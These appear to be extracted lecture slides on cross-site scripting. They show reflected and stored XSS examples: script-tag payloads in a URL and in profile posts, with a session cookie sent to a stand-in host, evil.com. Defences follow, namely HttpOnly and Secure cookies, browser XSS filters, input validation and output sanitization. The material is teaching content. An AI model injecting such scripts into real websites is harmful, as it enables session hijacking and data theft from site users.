
websearch.com



evil.com

Reflected XSS Attack

```
http://www.websearch.com/search?q=<script>document.write('');</script>
```



Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com

friendly


What's going on?

I hope you like pop-tarts ;)

```
<script>document.body.style.backgroundImage = "url(' http://img.com/nyan.jpg ')"</script>
```

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com



Stored XSS Attack

```
<script>document.write('');</script>
```



friendly.com



Origin: www.friendly.com
session=xl4f-Qs02fd



evil.com

Stored XSS Attack

```
<script>document.write('');</script>
```

1) Post malicious JS to profile



friendly.com




Origin: www.friendly.com
session=xl4f-Qs02fd



evil.com


Stored XSS Attack

```
<script>document.write('');</script>
```



Stored XSS Attack

```
<script>document.write('');</script>
```





**KEEP
CALM
AND
HACK
ON**

Mitigating XSS Attacks

- Client-side defenses
 1. Cookie restrictions – HttpOnly and Secure
 2. Client-side filter – X-XSS-Protection
 - Enables heuristics in the browser that attempt to block injected scripts
- Server-side defenses
 3. Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```
 4. Output filtering

```
<div id="content">{{sanitize(data)}}</div>
```

HttpOnly Cookies

- One approach to defending against cookie stealing: **HttpOnly** cookies
 - Server may specify that a cookie should not be exposed in the DOM
 - But, they are still sent with requests as normal
- Not to be confused with **Secure**
 - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

HttpOnly Cookies

- One approach to defending against cookie stealing: **HttpOnly** cookies
 - Server may specify that a cookie should not be exposed in the DOM
 - But, they are still sent with requests as normal
- Not to be confused with **Secure**
 - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?

HttpOnly Cookies

- One approach to defending against cookie stealing: **HttpOnly** cookies
 - Server may specify that a cookie should not be exposed in the DOM
 - But, they are still sent with requests as normal
- Not to be confused with **Secure**
 - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
 - Of course not, it only prevents cookie theft
 - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

HTTP/1.1 200 OK

... other HTTP headers...

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

... other HTTP headers...

to=dude&msg=<script>...</script>

Client-side XSS Filters

HTTP/1.1 200 OK

... other HTTP headers...

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

... other HTTP headers...

to=dude&msg=<script>...</script>

- Browser mechanism to filter "script-like" data sent as part of requests
 - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
- Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
 - Think of this as sandboxing user-controlled data that is interpolated into documents
 - Must be implemented server-side
 - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
 - Input validation
 - Output sanitization

Input Validation

```
x = request.args.get('msg')
```

```
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
 - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
 - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
 - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
 - Remove or encode special characters like ‘<’ and ‘>’, etc.
 - Easier to achieve a strong guarantee that script can't be injected into a document
 - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
 - CDATA, attributes, JavaScript, CSS
 - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">  
  <h1>User Info</h1>  
  <p>Hi {{user.name}}</p>  
  <p id="status" style="{{user.style}}"></p>  
</div>
```

```
<script>  
  $.get('/user/status/{{user.id}}', function(data) {  
    $('#status').html('You are now ' + data.status);  
  });  
</script>
```

Challenges of Sanitizing Data

```
<div id="content">  
  <h1>User Info</h1>  
  <p>Hi {{user.name}}</p>  
  <p id="status" style="{{user.style}}"></p>  
</div>
```

HTML Sanitization

Attribute Sanitization

```
<script>  
  $.get('/user/status/{{user.id}}', function(data) {  
